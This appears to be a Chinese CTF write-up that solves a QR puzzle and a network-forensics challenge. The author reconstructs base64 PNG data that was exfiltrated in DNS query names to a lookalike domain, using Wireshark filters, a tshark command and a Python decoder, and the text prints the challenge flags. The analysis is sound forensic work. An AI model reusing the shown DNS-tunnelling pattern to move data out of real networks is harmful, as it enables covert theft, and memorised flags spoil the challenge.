


然后用PS调了很久颜色也没能扫出来，没办法只能用最笨的办法了，一个一个填

- QRazyBox：https://merricx.github.io/qrazybox/








已解码数据 1:

```
------------------------------------------------------------------------
位置:(19.9,14.9)-(670.1,14.9)-(19.9,665.1)-(670.1,665.1)
颜色正常, 正像
版本: 2
纠错等级:H, 掩码:0
内容:
U_kn0W_S57V}
------------------------------------------------------------------------
```

解码完成

```
ByteCTF{m4yB3_U_kn0W_S57V}
```

MISC-frequently




frequently

Someone wants to send secret information through a surreptitious channel. Could you intercept their communications?

题目附件： 点击下载附件 1

`frequently.pcap`
DNS流量为主，追踪UDP流量时发现第一个流： `udp.stream eq 1` ，每部分只有这个位置变了，存在部分flag，



Wireshark · 追踪 UDP 流 (udp.stream eq 1) · frequently.pcap

```
\.         3....m........
.....rrrr.
bytedance.net...............o...........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....1........
.....rrrr.
bytedance.net...............o...........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....s........
.....rrrr.
bytedance.net...............o.. ........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....c........
.....rrrr.
bytedance.net...............o..!........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....^........
.....rrrr.
bytedance.net...............o.."........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3...._........
.....rrrr.
bytedance.net...............o..#........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....^........
.....rrrr.
bytedance.net...............o..$........
.......
.......A.................................................................................................
........................................................................................c.Sc5..6.
\.         3....}........
.....rrrr.
bytedance.net...........
```

分组 3315. 19 客户端 分组, 0 服务器 分组, 0 turn(s). 点击选择.


整个对话 (5700 bytes)　显示和保存数据为 ASCII　流 1

查找：

```
se1f_wIth_m1sc^_^}
```

继续分析DNS包，发现以源IP `10.2.173.238` 向目标IP `8.8.8.8` 发送长度为84的包中 `Queries->Name` 字段中有一部分base64


```
dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24
```



```
dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24

No.      Port Time        Source         Destination  Protocol  Length Frame  Identification   Info
    1302   53 114.933428  10.2.173.238   8.8.8.8      DNS           84 ✓      0x4e4a (20042)   Standard query 0x55d6 A iVBORw0KGg.bytedanec.top
    1304   53 116.402194  10.2.173.238   8.8.8.8      DNS           84 ✓      0xbd1d (48413)   Standard query 0xd3b9 A oAAAANSUhE.bytedanec.top
    1306   53 117.732474  10.2.173.238   8.8.8.8      DNS           84 ✓      0xa96a (43370)   Standard query 0x2af1 A UgAAApIAAA.bytedanec.top
    1308   53 118.878730  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2635 (9781)    Standard query 0x89c8 A FGBAMAAAAr.bytedanec.top
    1310   53 120.593887  10.2.173.238   8.8.8.8      DNS           84 ✓      0xf033 (61491)   Standard query 0xf38f A 4WLxAAAABG.bytedanec.top
    1312   53 122.135122  10.2.173.238   8.8.8.8      DNS           84 ✓      0xd155 (53589)   Standard query 0xb089 A dBTUEAALGP.bytedanec.top
    1314   53 123.466026  10.2.173.238   8.8.8.8      DNS           84 ✓      0x9998 (39320)   Standard query 0x447c A C/xhBQAAAA.bytedanec.top
    1316   53 124.797730  10.2.173.238   8.8.8.8      DNS           84 ✓      0x196a (6506)    Standard query 0xdd99 A FzUkdCAK7O.bytedanec.top
    1323   53 127.465684  10.2.173.238   8.8.8.8      DNS           84 ✓      0xb33e (45886)   Standard query 0xf52b A HOkAAAAPUE.bytedanec.top
    1333   53 128.993326  10.2.173.238   8.8.8.8      DNS           84 ✓      0xbe91 (48785)   Standard query 0x4146 A xURf///wEB.bytedanec.top
    1339   53 130.733798  10.2.173.238   8.8.8.8      DNS           84 ✓      0xff2e (65326)   Standard query 0x9912 A AUdHR5CQkN.bytedanec.top
    1342   53 132.066087  10.2.173.238   8.8.8.8      DNS           84 ✓      0x55fb (22011)   Standard query 0xe3d3 A fX19P9m0EA.bytedanec.top
    1345   53 133.498606  10.2.173.238   8.8.8.8      DNS           84 ✓      0x20cc (8396)    Standard query 0xce7d A AAtmSURBVH.bytedanec.top
    1350   53 135.138624  10.2.173.238   8.8.8.8      DNS           84 ✓      0x702f (28719)   Standard query 0xde06 A ja7ZoJuqI4.bytedanec.top
    1352   53 136.572577  10.2.173.238   8.8.8.8      DNS           84 ✓      0xb725 (46885)   Standard query 0x8cbc A FEYRsgAZFg.bytedanec.top
    1354   53 138.207789  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2d05 (11525)   Standard query 0x48ed A DoAhhcAAj7.bytedanec.top
    1356   53 139.538986  10.2.173.238   8.8.8.8      DNS           84 ✓      0x0429 (1065)    Standard query 0x9549 A X1NDxpsQEN.bytedanec.top
    1358   53 140.972688  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2696 (9878)    Standard query 0x146c A R6xev6z9df.bytedanec.top
    1360   53 142.303971  10.2.173.238   8.8.8.8      DNS           84 ✓      0xeb22 (60194)   Standard query 0x8d12 A l08DuTlkuA.bytedanec.top
    1374   53 143.636408  10.2.173.238   8.8.8.8      DNS           84 ✓      0xd081 (53377)   Standard query 0x7e5d A SCAAAAAAAA.bytedanec.top
    1378   53 145.741208  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2eb5 (11957)   Standard query 0x7e5d A SCAAAAAAAA.bytedanec.top

    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ BJRU5ErkJg.bytedanec.top: type A, class IN
        Name: BJRU5ErkJg.bytedanec.top
        [Name Length: 24]
        [Label Count: 3]
        Type: A (Host Address) (1)

0000  38 0e 4d e6 25 00 a4 83  e7 ac 41 cf 08 00 45 00   8·M·%···  ··A···E·
0010  00 46 56 07 00 00 40 11  5c a0 0a 02 ad ee 08 08   ·FV···@·  \·······
0020  08 08 f6 53 00 35 00 32  c6 e2 c6 72 01 00 00 01   ···S·5·2  ···r····
0030  00 00 00 00 00 00 0a 42  4a 52 55 35 45 72 6b 4a   ·······B  JRU5ErkJ
0040  67 09 62 79 74 65 64 61  6e 65 63 03 74 6f 70 00   g·byteda  nec·top·
0050  00 01 00 01                                        ····

Query Name (dns.qry.name), 26 byte(s)          分组: 9994 · 已显示: 414 (4.1%)          配置: Default
```

解压了前面一部分发现时PNG头，Tshark提取；需要注意的是有些部分重复了，重复的包 `dns.id` 字段的值是相同的

PS：字段名称可以通过选中该字段，`右键->复制->字段名称`，复制出该字段的名称，用于过滤器命令使用




```
dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24

No.      Port Time        Source         Destination  Protocol  Length Frame  Identification   Info
    1314   53 123.466026  10.2.173.238   8.8.8.8      DNS           84 ✓      0x9998 (39320)   Standard query 0x447c A C/xhBQAAAA.bytedanec.top
    1316   53 124.797730  10.2.173.238   8.8.8.8      DNS           84 ✓      0x196a (6506)    Standard query 0xdd99 A FzUkdCAK7O.bytedanec.top
    1323   53 127.465684  10.2.173.238   8.8.8.8      DNS           84 ✓      0xb33e (45886)   Standard query 0xf52b A HOkAAAAPUE.bytedanec.top
    1333   53 128.993326  10.2.173.238   8.8.8.8      DNS           84 ✓      0xbe91 (48785)   Standard query 0x4146 A xURf///wEB.bytedanec.top
    1339   53 130.733798  10.2.173.238   8.8.8.8      DNS           84 ✓      0xff2e (65326)   Standard query 0x9912 A AUdHR5CQkN.bytedanec.top
    1342   53 132.066087  10.2.173.238   8.8.8.8      DNS           84 ✓      0x55fb (22011)   Standard query 0xe3d3 A fX19P9m0EA.bytedanec.top
    1345   53 133.498606  10.2.173.238   8.8.8.8      DNS           84 ✓      0x20cc (8396)    Standard query 0xce7d A AAtmSURBVH.bytedanec.top
    1350   53 135.138624  10.2.173.238   8.8.8.8      DNS           84 ✓      0x702f (28719)   Standard query 0xde06 A ja7ZoJuqI4.bytedanec.top
    1352   53 136.572577  10.2.173.238   8.8.8.8      DNS           84 ✓      0xb725 (46885)   Standard query 0x8cbc A FEYRsgAZFg.bytedanec.top
    1354   53 138.207789  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2d05 (11525)   Standard query 0x48ed A DoAhhcAAj7.bytedanec.top
    1356   53 139.538986  10.2.173.238   8.8.8.8      DNS           84 ✓      0x0429 (1065)    Standard query 0x9549 A X1NDxpsQEN.bytedanec.top
    1358   53 140.972688  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2696 (9878)    Standard query 0x146c A R6xev6z9df.bytedanec.top
    1360   53 142.303971  10.2.173.238   8.8.8.8      DNS           84 ✓      0xeb22 (60194)   Standard query 0x8d12 A l08DuTlkuA.bytedanec.top
    1374   53 143.636408  10.2.173.238   8.8.8.8      DNS           84 ✓      0xd081 (53377)   Standard query 0x7e5d A SCAAAAAAAA.bytedanec.top
    1378   53 145.741208  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2eb5 (11957)   Standard query 0x7e5d A SCAAAAAAAA.bytedanec.top
    1382   53 146.948391  10.2.173.238   8.8.8.8      DNS           84 ✓      0x30fd (12541)   Standard query 0x6514 A AAAAAAAAAA.bytedanec.top
    1386   53 148.246545  10.2.173.238   8.8.8.8      DNS           84 ✓      0x6137 (24887)   Standard query 0xe306 A AAAAAAAAAA.bytedanec.top
    1511   53 149.780546  10.2.173.238   8.8.8.8      DNS           84 ✓      0x2dc0 (11712)   Standard query 0xd7b6 A AAAAAAAAAA.bytedanec.top

> Frame 1374: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> Ethernet II, Src: Apple_ac:41:cf (a4:83:e7:ac:41:cf), Dst: Cisco_e6:25:00 (38:0e:4d:e6:25:00)
> Internet Protocol Version 4, Src: 10.2.173.238, Dst: 8.8.8.8
> User Datagram Protocol, Src Port: 52098, Dst Port: 53
⌄ Domain Name System (query)
    Transaction ID: 0x7e5d
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  > Queries
```


Tshark提取，然后利用Python去重、转PNG简单处理即可

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24" -e dns.qry.name -e dns.id > data.txt
```

```python
from base64 import *


with open('data.txt', 'r') as f:
 lines = f.readlines()
 sorted_lines = sorted(set(lines), key=lines.index)
 base64_data = ''
 for line in sorted_lines:
  base64_data += line[:10]
 with open('flag.png', 'wb') as f1:
  f1.write(b64decode(base64_data))
```



得到的图片也没有flag信息，继续分析；发现以源IP `10.2.173.238` 向目标IP `8.8.8.8` 发送长度为75的包中 `Queries->Name` 字段值要么是 `o.bytedanec.top` 要么是 `i.bytedanec.top` ，猜测二进制数据转字符


frequently.pcap
